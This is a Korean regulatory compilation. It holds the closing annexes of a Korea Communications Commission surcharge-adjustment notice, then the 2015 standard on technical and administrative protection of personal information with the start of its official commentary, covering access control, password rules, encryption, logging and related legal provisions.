제1조(시행일) 이 고시는 2015년 8월 1일부터 시행한다.

[별표 1]

필수적 조정 금액(제4조제1항 관련)

1. 위반기간에 의한 조정 금액

위반기간이 2개월 이내인 경우는 기준금액을 유지, 위반기간이 2개월 초과할 경우 1개월 마다 기준금액의 100분의 10에 해당하는 금액을 가산한다.

※ 비고 : 위반기간은 위반행위를 개시한 날부터 종료한 날까지의 기간을 말한다. 다만, 다음 각 호의 어느 하나의 경우에는 특정일을 위반행위의 종료일로 본다(만약 위반행위의 개시일, 종료일이 불분명한 경우에는 광고판매대행자, 방송사업자 등 위반행위자의 영업·재무 관련 자료, 임직원·거래관계인 등의 진술, 동종 유사 서비스 제공사업자의 영업 및 거래실태·관행, 방송광고시장상황 등을 고려하여 이를 산정할 수 있음).

가. 위반행위의 실행은 종료되었으나 광고판매대행자, 방송사업자 등 위반행위자가 그 실행의 결과를 유지하면서 그로 인하여 지속적으로 이득을 취득하거나 피해를 발생시키고 있는 경우에는 동 이득의 취득 또는 피해의 발생이 종료된 날을 위반행위 종료일로 본다. 다만 동 이득의 취득 또는 피해가 방송통신위원회의 심의종결일에도 발생하는 경우에는 동 심의종결일을 위반행위의 종료일로 본다.

나. 과징금 부과처분을 명하는 방송통신위원회의 심의종결일까지 위반행위를 종료하지 아니한 경우에는 해당 사건에 대한 방송통신위원회의 심의종결일을 위반행위의 종료일로 본다.

다. 위반행위가 2일 이상 행하여지되 불연속적으로 이루어진 경우에는 해당 위반행위의 유형·성격·목적·동기, 연속되지 아니한 기간의 정도와 이유, 위반행위의 효과, 방송광고시장상황 등 제반 사정을 고려하여 경제적·사회적 사실관계가 동일하다고 인정되는 범위 내에서 이를 하나의 위반행위로 보아 마지막 위반행위를 종료한 날을 해당 위반행위의 종료일로 본다.

2. 위반횟수에 의한 조정 금액

가. 광고판매대행자, 방송사업자 등 위반행위자가 동일한 위반행위의 종료일 기준으로 최근 3년간 방송통신위원회로부터 시정명령이나 과징금 부과를 3회 이상 받은 경우에는, 4회부터 다음과 같이 과징금을 가중한다.

1) 최근 3년간 3회 이상 방송통신위원회로부터 시정명령이나 과징금 부과를 받은 경우 : 100분의 20

2) 최근 3년간 4회 이상 방송통신위원회로부터 시정명령이나 과징금 부과를 받은 경우 : 100분의 40

3) 최근 3년간 5회 이상 방송통신위원회로부터 시정명령이나 과징금 부과를 받은 경우 : 100분의 50

나. 제1호에서 과거 시정조치의 횟수를 산정할 때에는 시정명령이나 과징금 부과 무효 또는 취소판결이 확정된 건을 제외한다.

[별표 2]

추가적 조정 금액(제5조제1항 관련)

1. 일반원칙

추가적 조정 금액은 위반사업자에게 다음 2와 3에서 정한 가중 또는 감경사유가 인정되는 경우에 각각의 가중비율의 합에서 각각의 감경비율의 합을 공제하여 산정된 비율을 필수적 가중을 거친 금액에 곱하여 산정된 금액으로 한다. 다만, 가중·감경의 결과 가감되는 금액은 필수적 조정을 거친 금액의 100분의 50 범위 내이어야 한다.

2. 가중 사유 및 비율

가. 다수의 사업자가 관련된 상황에서 위반행위를 주도하거나 선도한 경우 100분의 30 이내

나. 위반행위에 대하여 조사가 진행되고 있음을 알면서도 위반행위를 종료하지 않거나 위반상태를 시정하지 아니한 경우 100분의 20 이내

다. 광고판매대행자 또는 방송사업자 등 위반행위자, 그 소속 임원·종업원이 직접 또는 제3자를 이용하여 법 제36조에 따른 자료 제출을 거부하거나 증거인멸, 조작, 허위의 정보제공 등의 방법으로 조사를 방해하거나 거래상대방 또는 위법행위의 피해자 등에게 허위로 응대하도록 요청한 경우 100분의 20 이내

라. 위반행위로 인하여 위반행위자의 방송광고판매액 등이 증가된 경우 등 기타 제1호 내지 제3호의 사항에 준하는 사유가 있는 경우 100분의 10 이내

3. 감경 사유 및 비율

가. 방송통신위원회 조사에 적극 협력한 경우 100분의 20 이내

나. 위반행위가 과실(단, 중과실에 의한 경우 제외)에 의한 경우 100분의 30 이내

- 다. 위반행위에 대한 방송통신위원회의 조사 착수 전에 자진하여 위반행위를 시정하기 위한 조치에 착수하거나 시정조치를 완료한 경우 100분의 20 내지 50 이내
- 라. 위반행위에 대한 방송통신위원회의 조사 착수 후에 자진하여 위반행위를 시정하기 위한 조치에 착수하거나 시정조치를 완료한 경우 100분의 20 이내
- 마. 광고대행자 또는 방송사업자 등 위반행위자가 동법의 자율 준수를 위해 동 사업자의 대리인, 사용자 그 밖의 종업원 등 직무관련자에게 교육 프로그램 등을 도입·운영하는 경우 100분의 10 이내
- 바. 위반행위의 재발방지를 위해 필요한 조치를 취한 것으로 인정되는 경우 100분의 30 이내
- 사. 기타 제1호 내지 제6호의 사항에 준하는 사유가 있는 경우 100분의 10 이내

2 개인정보보호 관련 규정

1. 개인정보의 기술적·관리적 보호조치 기준

제정 2008. 05. 19. 방송통신위원회 고시 제2008-03호
 전부개정 2009. 08. 07. 방송통신위원회 고시 제2009-21호
 개정 2011. 01. 05. 방송통신위원회 고시 제2011-01호
 개정 2012. 08. 23. 방송통신위원회 고시 제2012-50호
 개정 2014. 12. 30. 방송통신위원회 고시 제2014-28호
 개정 2015. 05. 19. 방송통신위원회 고시 제2015-03호

제1조(목적) ① 이 기준은 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 “법”이라 한다) 제28조제1항 및 같은 법 시행령 제15조제6항에 따라 정보통신서비스 제공자등(법 제67조에 따라 준용되는 자를 포함한다. 이하 같다)이 이용자의 개인정보를 취급함에 있어서 개인정보가 분실·도난·누출·변조·훼손 등이 되지 아니하도록 안전성을 확보하기 위하여 취하여야 하는 기술적·관리적 보호조치의 최소한의 기준을 정하는 것을 목적으로 한다.

② 정보통신서비스 제공자등은 사업규모, 개인정보 보유 수 등을 고려하여 스스로의 환경에 맞는 개인정보 보호조치 기준을 수립하여 시행하여야 한다.

제2조(정의) 이 기준에서 사용하는 용어의 뜻은 다음과 같다.

1. “개인정보관리책임자”란 이용자의 개인정보보호 업무를 총괄하거나 업무처리를 최종 결정하는 임직원을 말한다.
2. “개인정보취급자”란 이용자의 개인정보를 수집, 보관, 처리, 이용, 제공, 관리 또는 파기 등의 업무를 하는 자를 말한다.
3. “내부관리계획”이라 함은 정보통신서비스 제공자등이 개인정보의 안전한 취급을 위하여 개인정보보호 조직의 구성, 개인정보취급자의 교육, 개인정보 보호조치 등을 규정한 계획을 말한다.
4. “개인정보처리시스템”이라 함은 개인정보를 처리할 수 있도록 체계적으로 구성한 데이터베이스시스템을 말한다.
5. “망분리”라 함은 외부 인터넷망을 통한 불법적인 접근과 내부정보 유출을 차단하기 위해 업무망과 외부 인터넷망을 분리하는 망 차단조치를 말한다.

6. “비밀번호”라 함은 이용자 및 개인정보취급자 등이 시스템 또는 정보통신망에 접속할 때 식별자와 함께 입력하여 정당한 접속 권한을 가진 자라는 것을 식별할 수 있도록 시스템에 전달해야 하는 고유의 문자열로서 타인에게 공개되지 않는 정보를 말한다.
7. “접속기록”이라 함은 이용자 또는 개인정보취급자 등이 개인정보처리시스템에 접속하여 수행한 업무 내역에 대하여 식별자, 접속일시, 접속지를 알 수 있는 정보, 수행업무 등 접속한 사실을 전자적으로 기록한 것을 말한다.
8. “바이오정보”라 함은 지문, 얼굴, 홍채, 정맥, 음성, 필적 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보로서 그로부터 가공되거나 생성된 정보를 포함한다.
9. “P2P(Peer to Peer)”라 함은 정보통신망을 통해 서버의 도움 없이 개인과 개인이 직접 연결되어 파일을 공유하는 것을 말한다.
10. “공유설정”이라 함은 컴퓨터 소유자의 파일을 타인이 조회·변경·복사 등을 할 수 있도록 설정하는 것을 말한다.
11. “보안서버”라 함은 정보통신망에서 송·수신하는 정보를 암호화하여 전송하는 웹서버를 말한다.
12. “인증정보”라 함은 개인정보처리시스템 또는 정보통신망을 관리하는 시스템 등이 요구한 식별자의 신원을 검증하는데 사용되는 정보를 말한다.
13. “모바일 기기”란 스마트폰, 태블릿PC 등 무선망을 이용할 수 있는 휴대용 기기를 말한다.
14. “보조저장매체”란 이동형 하드디스크(HDD), USB메모리, CD (Compact Disk) 등 자료를 저장할 수 있는 매체로서 개인정보처리시스템 또는 개인용 컴퓨터 등과 쉽게 분리·접속할 수 있는 저장매체를 말한다.

제3조(내부관리계획의 수립·시행) ① 정보통신서비스 제공자등은 다음 각 호의 사항을 정하여 개인정보 보호 조직을 구성·운영하여야 한다.

1. 개인정보관리책임자의 자격요건 및 지정에 관한 사항
2. 개인정보관리책임자와 개인정보취급자의 역할 및 책임에 관한 사항
3. 개인정보 내부관리계획의 수립 및 승인에 관한 사항
4. 개인정보의 기술적·관리적 보호조치 이행 여부의 내부 점검에 관한 사항
5. 개인정보 처리업무를 위탁하는 경우 수탁자에 대한 관리 및 감독에 관한 사항
6. 개인정보의 분실·도난·누출·변조·훼손 등이 발생한 경우의 대응절차 및 방법에 관한 사항
7. 그 밖에 개인정보보호를 위해 필요한 사항

② 정보통신서비스 제공자등은 다음 각 호의 사항을 정하여 개인정보관리책임자 및 개인정보취급자를 대상으로 사업규모, 개인정보 보유 수 등을 고려하여 필요한 교육을 정기적으로 실시하여야 한다.

1. 교육목적 및 대상
2. 교육 내용
3. 교육 일정 및 방법

③ 정보통신서비스 제공자등은 제1항 및 제2항에 대한 세부 계획, 제4조부터 제8조까지의 보호조치 이행을 위한 세부적인 추진방안을 포함한 내부관리계획을 수립·시행하여야 한다.

제4조(접근통제) ① 정보통신서비스 제공자등은 개인정보처리시스템에 대한 접근권한을 서비스 제공을 위하여 필요한 개인정보관리책임자 또는 개인정보취급자에게만 부여한다.

② 정보통신서비스 제공자등은 전보 또는 퇴직 등 인사이동이 발생하여 개인정보취급자가 변경되었을 경우 지체 없이 개인정보처리시스템의 접근권한을 변경 또는 말소한다.

③ 정보통신서비스 제공자등은 제1항 및 제2항에 의한 권한 부여, 변경 또는 말소에 대한 내역을 기록하고, 그 기록을 최소 5년간 보관한다.

④ 정보통신서비스 제공자등은 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속이 필요한 경우에는 안전한 인증 수단을 적용하여야 한다.

⑤ 정보통신서비스 제공자등은 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 다음 각 호의 기능을 포함한 시스템을 설치·운영하여야 한다.

1. 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한
2. 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지

⑥ 전년도 말 기준 직전 3개월간 그 개인정보가 저장·관리되고 있는 이용자 수가 일일평균 100만명 이상이거나 정보통신서비스 부문 전년도(법인인 경우에는 전 사업연도를 말한다) 매출액이 100억원 이상인 정보통신서비스 제공자등은 개인정보처리시스템에서 개인정보를 다운로드 또는 파기할 수 있거나 개인정보처리시스템에 대한 접근권한을 설정할 수 있는 개인정보취급자의 컴퓨터 등을 물리적 또는 논리적으로 망분리 하여야 한다.

⑦ 정보통신서비스 제공자등은 이용자가 안전한 비밀번호를 이용할 수 있도록 비밀번호 작성규칙을 수립하고, 이행한다.

⑧ 정보통신서비스 제공자등은 개인정보취급자를 대상으로 다음 각 호의 사항을 포함하는 비밀번호 작성규칙을 수립하고, 이를 적용·운영하여야 한다.

1. 영문, 숫자, 특수문자 중 2종류 이상을 조합하여 최소 10자리 이상 또는 3종류 이상을 조합하여 최소 8자리 이상의 길이로 구성
2. 연속적인 숫자나 생일, 전화번호 등 추측하기 쉬운 개인정보 및 아이디와 비슷한 비밀번호는 사용하지 않는 것을 권고
3. 비밀번호에 유효기간을 설정하여 반기별 1회 이상 변경
- ⑨ 정보통신서비스 제공자등은 취급중인 개인정보가 인터넷 홈페이지, P2P, 공유설정 등을 통하여 열람권한이 없는 자에게 공개되거나 외부에 유출되지 않도록 개인정보처리시스템 및 개인정보취급자의 컴퓨터와 모바일 기기에 조치를 취하여야 한다.
- ⑩ 정보통신서비스 제공자등은 개인정보처리시스템에 대한 개인정보취급자의 접속이 필요한 시간 동안만 최대 접속시간 제한 등의 조치를 취하여야 한다.

제5조(접속기록의 위·변조방지) ① 정보통신서비스 제공자등은 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하여야 하며, 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 접속기록을 보존·관리하여야 한다.

② 단, 제1항의 규정에도 불구하고 「전기통신사업법」 제5조의 규정에 따른 기간통신사업자의 경우에는 보존·관리해야 할 최소 기간을 2년으로 한다.

③ 정보통신서비스 제공자등은 개인정보취급자의 접속기록이 위·변조되지 않도록 별도의 물리적인 저장 장치에 보관하여야 하며 정기적인 백업을 수행하여야 한다.

제6조(개인정보의 암호화) ① 정보통신서비스 제공자등은 비밀번호는 복호화 되지 아니하도록 일방향 암호화하여 저장한다.

② 정보통신서비스 제공자등은 다음 각 호의 정보에 대해서는 안전한 암호알고리즘으로 암호화하여 저장한다.

1. 주민등록번호
2. 여권번호
3. 운전면허번호
4. 외국인등록번호
5. 신용카드번호
6. 계좌번호
7. 바이오정보

③ 정보통신서비스 제공자등은 정보통신망을 통해 이용자의 개인정보 및 인증정보를 송수신할 때에는 안전한 보안서버 구축 등의 조치를 통해 이를 암호화해야 한다. 보안서버는 다음 각 호 중 하나의 기능을 갖추어야 한다.

1. 웹서버에 SSL(Secure Socket Layer) 인증서를 설치하여 전송하는 정보를 암호화하여 송·수신하는 기능
2. 웹서버에 암호화 응용프로그램을 설치하여 전송하는 정보를 암호화하여 송·수신하는 기능
- ④ 정보통신서비스 제공자등은 이용자의 개인정보를 컴퓨터, 모바일 기기 및 보조저장매체 등에 저장할 때에는 이를 암호화해야 한다.

제7조(악성프로그램 방지) 정보통신서비스 제공자등은 악성 프로그램 등을 방지·치료할 수 있는 백신 소프트웨어 등의 보안 프로그램을 설치·운영하여야 하며, 다음 각호의 사항을 준수하여야 한다.

1. 보안 프로그램의 자동 업데이트 기능을 사용하거나, 또는 일 1회 이상 업데이트를 실시하여 최신의 상태로 유지
2. 악성프로그램관련 경보가 발령된 경우 또는 사용 중인 응용 프로그램이나 운영체제 소프트웨어의 제작업체에서 보안 업데이트 공지가 있는 경우, 즉시 이에 따른 업데이트를 실시

제8조(물리적 접근 방지) ① 정보통신서비스 제공자등은 전산실, 자료보관실 등 개인정보를 보관하고 있는 물리적 보관 장소에 대한 출입통제 절차를 수립·운영하여야 한다.

② 정보통신서비스 제공자등은 개인정보가 포함된 서류, 보조저장매체 등을 잠금장치가 있는 안전한 장소에 보관하여야 한다.

③ 정보통신서비스 제공자등은 개인정보가 포함된 보조저장매체의 반출·입 통제를 위한 보안대책을 마련하여야 한다.

제9조(출력·복사시 보호조치) ① 정보통신서비스 제공자등은 개인정보처리시스템에서 개인정보의 출력시(인쇄, 화면표시, 파일생성 등) 용도를 특정하여야 하며, 용도에 따라 출력 항목을 최소화 한다.

② 정보통신서비스 제공자등은 개인정보가 포함된 종이 인쇄물, 개인정보가 복사된 외부 저장매체 등 개인정보의 출력·복사물을 안전하게 관리하기 위해 출력·복사 기록 등 필요한 보호조치를 갖추어야 한다.

제10조(개인정보 표시 제한 보호조치) 정보통신서비스 제공자 등은 개인정보 업무처리를 목적으로 개인정보의 조회, 출력 등의 업무를 수행하는 과정에서 개인정보보호를 위하여 개인정보를 마스킹하여 표시제한 조치를 취할 수 있다.

제11조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」(대통령훈령 제334호)에 따라 이 고시에 대하여 2015년 1월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 12월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부칙<제2015-03호, 2015.05.19.>

이 고시는 고시한 날부터 시행한다.

2. 「개인정보의 기술적·관리적 보호조치 기준」 해설

제 1 조 목적

제1조(목적) ① 이 기준은 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 “법”이라 한다) 제28조제1항 및 같은 법 시행령 제15조제6항에 따라 정보통신서비스 제공자등(법 제67조에 따라 준용되는 자를 포함한다. 이하 같다)이 이용자의 개인정보를 취급함에 있어서 개인정보가 분실·도난·유출·변조·훼손 등이 되지 아니하도록 안전성을 확보하기 위하여 취하여야 하는 기술적·관리적 보호조치의 최소한의 기준을 정하는 것을 목적으로 한다.

② 정보통신서비스 제공자등은 사업규모, 개인정보 보유 수 등을 고려하여 스스로의 환경에 맞는 개인정보 보호조치 기준을 수립하여 시행하여야 한다.

해 설

① 이 기준은 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 “법”이라 한다) 제28조제1항 및 같은 법 시행령 제15조제6항에 따라 정보통신서비스 제공자등(법 제67조에 따라 준용되는 자를 포함한다. 이하 같다)이 이용자의 개인정보를 취급함에 있어서 개인정보가 분실·도난·유출·변조·훼손 등이 되지 아니하도록 안전성을 확보하기 위하여 취하여야 하는 기술적·관리적 보호조치의 최소한의 기준을 정하는 것을 목적으로 한다.

■ 이 기준은 「정보통신망법」 제28조제1항 및 같은 법 시행령 제15조제6항에 근거한다.

정보통신망법

제28조(개인정보의 보호조치) ① 정보통신서비스 제공자등이 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 대통령령으로 정하는 기준에 따라 다음 각 호의 기술적·관리적 조치를 하여야 한다.

1. 개인정보를 안전하게 처리하기 위한 내부관리계획의 수립·시행
 2. 개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근 통제장치의 설치·운영
 3. 접속기록의 위조·변조 방지를 위한 조치
 4. 개인정보를 안전하게 저장·전송할 수 있는 암호화기술 등을 이용한 보안조치
 5. 백신 소프트웨어의 설치·운영 등 컴퓨터바이러스에 의한 침해 방지조치
 6. 그 밖에 개인정보의 안전성 확보를 위하여 필요한 보호조치
- ② 정보통신서비스 제공자등은 이용자의 개인정보를 처리하는 자를 최소한으로 제한하여야 한다.

정보통신망법 시행령

제15조(개인정보의 보호조치) ① 법 제28조제1항제1호에 따라 정보통신서비스 제공자등은 개인정보의 안전한 처리를 위하여 다음 각 호의 내용을 포함하는 내부관리계획을 수립·시행하여야 한다.

1. 개인정보 보호책임자의 지정 등 개인정보보호 조직의 구성·운영에 관한 사항
 2. 정보통신서비스 제공자의 지휘·감독을 받아 이용자의 개인정보를 처리하는 자(이하 이 조에서 "개인정보취급자"라 한다)의 교육에 관한 사항
 3. 제2항부터 제5항까지의 규정에 따른 보호조치를 이행하기 위하여 필요한 세부 사항
- ② 법 제28조제1항제2호에 따라 정보통신서비스 제공자등은 개인정보에 대한 불법적인 접근을 차단하기 위하여 다음 각 호의 조치를 하여야 한다. 다만, 제3호의 조치는 전년도 말 기준 직전 3개월간 그 개인정보가 저장·관리되고 있는 이용자 수가 일일평균 100만명 이상 이거나 정보통신서비스 부문 전년도(법인인 경우에는 전 사업연도를 말한다) 매출액이 100억 원 이상인 정보통신서비스 제공자등만 해당한다.
1. 개인정보를 처리할 수 있도록 체계적으로 구성한 데이터베이스시스템(이하 "개인정보처리시스템"이라 한다)에 대한 접근권한의 부여·변경·말소 등에 관한 기준의 수립·시행
 2. 개인정보처리시스템에 대한 침입차단시스템 및 침입탐지시스템의 설치·운영
 3. 개인정보처리시스템에 접속하는 개인정보취급자 컴퓨터 등에 대한 외부 인터넷망 차단
 4. 비밀번호의 생성 방법 및 변경 주기 등의 기준 설정과 운영
 5. 그 밖에 개인정보에 대한 접근통제를 위하여 필요한 조치
- ③ 법 제28조제1항제3호에 따라 정보통신서비스 제공자등은 접속기록의 위조·변조·방지를 위하여 다음 각 호의 조치를 하여야 한다.
1. 개인정보취급자가 개인정보처리시스템에 접속하여 개인정보를 처리한 경우 접속일시, 처리내역 등의 저장 및 이의 확인·감독
 2. 개인정보처리시스템에 대한 접속기록을 별도 저장장치에 백업 보관
- ④ 법 제28조제1항제4호에 따라 정보통신서비스 제공자등은 개인정보가 안전하게 저장·전송될 수 있도록 다음 각 호의 보안조치를 하여야 한다.
1. 비밀번호의 일방향 암호화 저장

2. 주민등록번호, 계좌정보 및 바이오정보(지문, 홍채, 음성, 필적 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보를 말한다) 등 방송통신위원회가 정하여 고시하는 정보의 암호화 저장
3. 정보통신망을 통하여 이용자의 개인정보 및 인증정보를 송신·수신하는 경우 보안서버 구축 등의 조치
4. 그 밖에 암호화 기술을 이용한 보안조치
- ⑤ 법 제28조제1항제5호에 따라 정보통신서비스 제공자등은 개인정보처리시스템 및 개인정보취급자가 개인정보 처리에 이용하는 정보기기에 컴퓨터바이러스, 스파이웨어 등 악성프로그램의 침투 여부를 항상 점검·치료할 수 있도록 백신소프트웨어를 설치하여야 하며, 이를 주기적으로 갱신·점검하여야 한다.
- ⑥ 방송통신위원회는 제1항부터 제5항까지의 규정에 따른 사항과 법 제28조제1항제6호에 따른 그 밖에 개인정보의 안전성 확보를 위하여 필요한 보호조치의 구체적인 기준을 정하여 고시하여야 한다.

■ 이 기준은 개인정보를 처리하는 정보통신서비스 제공자등(법 제67조에 따라 준용되는 자를 포함한다.)에게 적용된다.

- 정보통신서비스 제공자 : 「전기통신사업법」에 의한 전기통신사업자(기간·별정·부가통신사업자) 및 영리를 목적으로 전기통신사업자의 전기통신역무를 이용하여 정보를 제공하거나 정보의 제공을 매개하는 자를 말한다.

참 고

☞ 영리를 목적으로 전기통신사업자의 전기통신역무를 이용하여 정보를 제공하거나 정보의 제공을 매개하는 자 : 인터넷 홈페이지 등을 이용하여 정보 및 서비스를 제공하는 자를 의미하며, 보통 영업 행위를 하는 주체가 홈페이지를 개설하고 회원가입을 받을 때에는 모두 적용 대상이 된다. ('영리를 목적'은 자기 또는 제3자의 재산적 이익을 얻기 위한 목적을 말하는 것으로 해석하고 있으며 여기서의 이익은 계속적, 반복적일 필요가 없다.)

- 정보통신서비스 제공자로부터 이용자의 개인정보를 제공받은 자 : 「정보통신망법」 제24조의2제1항에 따라 사전에 이용자로부터 제3자 제공에 동의를 받고 정보통신서비스 제공자로부터 개인정보를 제공받은 자를 말한다.

정보통신망법

제25조(개인정보의 처리위탁) ① 정보통신서비스 제공자와 그로부터 제24조의2제1항에 따라

이용자의 개인정보를 제공받은 자(이하 "정보통신서비스 제공자등"이라 한다)

제24조의2(개인정보의 제공 동의 등) ① 정보통신서비스 제공자는 이용자의 개인정보를 제3자에게 제공하려면 제22조제2항제2호 및 제3호에 해당하는 경우 외에는 다음 각 호의 모든 사항을 이용자에게 알리고 동의를 받아야 한다. 다음 각 호의 어느 하나의 사항이 변경되는 경우에도 또한 같다.

1. 개인정보를 제공받는 자
2. 개인정보를 제공받는 자의 개인정보 이용 목적
3. 제공하는 개인정보의 항목
4. 개인정보를 제공받는 자의 개인정보 보유 및 이용 기간

제22조(개인정보의 수집·이용 동의 등) ② 정보통신서비스 제공자는 다음 각 호의 어느 하나에 해당하는 경우에는 제1항에 따른 동의 없이 이용자의 개인정보를 수집·이용할 수 있다.

1. 정보통신서비스의 제공에 관한 계약을 이행하기 위하여 필요한 개인정보로서 경제적·기술적인 사유로 통상적인 동의를 받는 것이 뚜렷하게 곤란한 경우
2. 정보통신서비스의 제공에 따른 요금정산을 위하여 필요한 경우
3. 이 법 또는 다른 법률에 특별한 규정이 있는 경우

- 방송사업자 : 「정보통신망법」 제67조제1항에 따라 제28조 등(제4장)을 준용한다.

- 수탁자 : 「정보통신망법」 제67조제2항에 따라 제28조 등을 준용한다.

정보통신망법

제67조(방송사업자에 대한 준용) ① 「방송법」 제2조제3호가목부터 마목까지와 같은 조 제6호·제9호·제12호 및 제14호에 해당하는 자가 시청자의 개인정보를 수집·이용 또는 제공하는 경우에는 제4장을 준용한다. 이 경우 "정보통신서비스 제공자" 또는 "정보통신서비스 제공자등"은 "「방송법」 제2조제3호가목부터 마목까지와 같은 조 제6호·제9호·제12호 및 제14호에 해당하는 자"로, "이용자"는 "시청자"로 본다.

② 제25조제1항에 따른 수탁자에 관하여는 제22조, 제23조, 제23조의2부터 제23조의4까지, 제24조, 제24조의2, 제26조, 제26조의2, 제27조, 제27조의2, 제27조의3, 제28조, 제28조의2, 제29조, 제30조, 제30조의2 및 제31조를 준용한다.

참 고

기준 적용 대상자	정 보 통 신 서 비 스 제 공 자 등	정 보 통 신 서 비 스	전 기 통 신 사 업 자	기간통신사업자 (전기통신사업법 제5조제1항)	음성·데이터 등의 송·수신, 주파수 할당·제공, 전기통신회선설비임대역무 등
				별정통신사업자 (전기통신사업법 제19조)	기간통신사업자의 전기통신회선설비 등을 이용한 기간통신역무제공, 구내전기통신역무제공 등
				부가통신사업자 (전기통신사업법 제21조)	기간통신사업자의 전기통신회선설비를 임차하여 기간통신역무 외의 전기통신역무 제공 등
		제 공 자	영리를 목적으로 전기통신사업자의 전기통신역무를 이용해 정보를 제공하거나 매개하는 자		인터넷 홈페이지 등을 운영하는 영리를 목적으로 하는 사업자 등
			정보통신서비스 제공자로부터 법 제24조의2제1항에 따라 이용자의 동의를 얻어 개인정보를 제공받은 자		업무제휴 등을 위해 이용자의 동의를 얻어 개인정보를 제공받은 자 등
		방송사업자 (정보통신망법 제67조제1항)			시청자의 개인정보를 수집·이용 또는 제공하는 자 등 (IPTV 사업자는 직접 적용)
		수탁자 (정보통신망법 제25조제1항, 제67조제2항)			수탁자는 법 제28조의 기술적·관리적 보호조치 규정을 준용 등
		다른 법률에서 이 법의 적용을 받는 자			다른 법률에서 특별히 규정된 때 등

- 이외, 다른 법률에서 「정보통신망법」의 관련 규정을 준용할 것을 명시할 때에는 이 기준이 적용된다.

다른 법률에서 준용하는 경우 (예시)

인터넷주소자원에 관한 법률 (제15조)	인터넷주소관리기관등은 「정보통신망법」 제28조 등 관련 규정을 준용
장애인차별금지 및 권리구제 등에 관한 법률 (제22조)	장애인의 개인정보 관리시 「개인정보 보호법」 및 「정보통신망법」 등 관련 규정을 준용
전자문서 및 전자거래 기본법 (제12조)	전자거래사업자가 전자거래이용자의 개인정보를 관리하는 경우 「정보통신망법」 등 관련 규정을 준수

- 정보통신서비스 제공자등의 스스로의 환경에 맞는 개인정보 보호조치에 관한 기준을 ‘최소한의 기준’으로 정함을 원칙으로 한다.

- 정보통신서비스 제공자등이 개인정보를 처리할 때에는 개인정보가 분실·도난·유출·위조·변조 또는 훼손 등이 되지 않도록 기술적·관리적 및 물리적 보호조치에 관한 최소한의 기준을 준수하여야 한다.
 - 정보통신서비스 제공자등은 사업규모, 서비스의 유형, 개인정보 보유 수, 처리하는 개인정보의 유형 및 중요도, 개인정보를 처리하는 방법 및 환경, 보안위험요인 등을 고려하여 스스로의 환경에 맞는 개인정보 보호조치 기준을 수립하고 시행하여야 한다.
- 정보통신서비스 제공자등이 이 기준을 준수하지 않은 경우에는 「정보통신망법」의 관련 규정에 따라 제재받을 수 있다.

정보통신망법

제64조의3(과징금의 부과 등) ① 방송통신위원회는 다음 각 호의 어느 하나에 해당하는 행위가 있는 경우에는 해당 정보통신서비스 제공자등에게 위반행위와 관련한 매출액의 100분의 3 이하에 해당하는 금액을 과징금으로 부과할 수 있다.

6. 이용자의 개인정보를 분실·도난·유출·위조·변조 또는 훼손한 경우로서 제28조제1항제2호부터 제5호까지(제67조에 따라 준용되는 경우를 포함한다)의 조치를 하지 아니한 경우

제73조(벌칙) 다음 각 호의 어느 하나에 해당하는 자는 2년 이하의 징역 또는 2천만원 이하의 벌금에 처한다.

1. 제28조제1항제2호부터 제5호까지(제67조에 따라 준용되는 경우를 포함한다)의 규정에 따른 기술적·관리적 조치를 하지 아니하여 이용자의 개인정보를 분실·도난·유출·위조·변조 또는 훼손한 자

제76조(과태료) ① 다음 각 호의 어느 하나에 해당하는 자와 제7호부터 제11호까지의 경우에 해당하는 행위를 하도록 한 자에게는 3천만원 이하의 과태료를 부과한다.

3. 제28조제1항(제67조에 따라 준용되는 경우를 포함한다)에 따른 기술적·관리적 조치를 하지 아니한 자

② 정보통신서비스 제공자등은 사업규모, 개인정보 보유 수 등을 고려하여 스스로의 환경에 맞는 개인정보 보호조치 기준을 수립하여 시행하여야 한다.

- 정보통신서비스 제공자등이 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성 확보를 위하여 필요한 보호조치를 하여야 한다.
- 개인정보의 안전성 확보를 위하여 필요한 개인정보 보호조치 기준은 다음과 같은 사항 등을 고려하여 수립하여야 한다.
 - 이 기준에서 정하는 기술적·관리적 및 물리적 보호조치에 관한 사항은 모두 포함하여야 한다.
 - 사업규모, 서비스의 유형, 개인정보 보유 수, 처리하는 개인정보의 유형 및 중요도, 개인정보를 처리하는 방법 및 환경, 보안위험요인 등을 고려하여 스스로의 환경에 맞는 개인정보 보호조치 기준을 수립하여야 한다.

개인정보 보호조치 기준 (예시)

- ☞ 이 기준에서 최소한으로 정하는 수준 이상의 기술적·관리적 및 물리적 보호조치
 - * 비밀번호에 유효기간을 설정하여 반기별 1회 이상 변경 → 분기별 1회 이상 변경
- ☞ 그 밖에 개인정보보호를 위해 필요한 사항
 - * 웹 해킹 위험이 높은 경우에는 웹방화벽을 도입하고 정책설정, 이상행위 대응 등 운영·관리에 관한 사항 등을 수립 등

- 정보통신서비스 제공자등은 수립한 개인정보 보호조치 기준에 따라 시행하여야 한다.

참 고

- ☞ 이 기준 제1조제2항의 ‘개인정보 보호조치 기준’은 제3조제3항에 따른 ‘내부관리계획’에 포함하여 수립·시행하도록 한다.

제 2 조 정의

제2조(정의) 이 기준에서 사용하는 용어의 뜻은 다음과 같다.

1. “개인정보관리책임자”란 이용자의 개인정보보호 업무를 총괄하거나 업무처리를 최종 결정하는 임직원을 말한다.
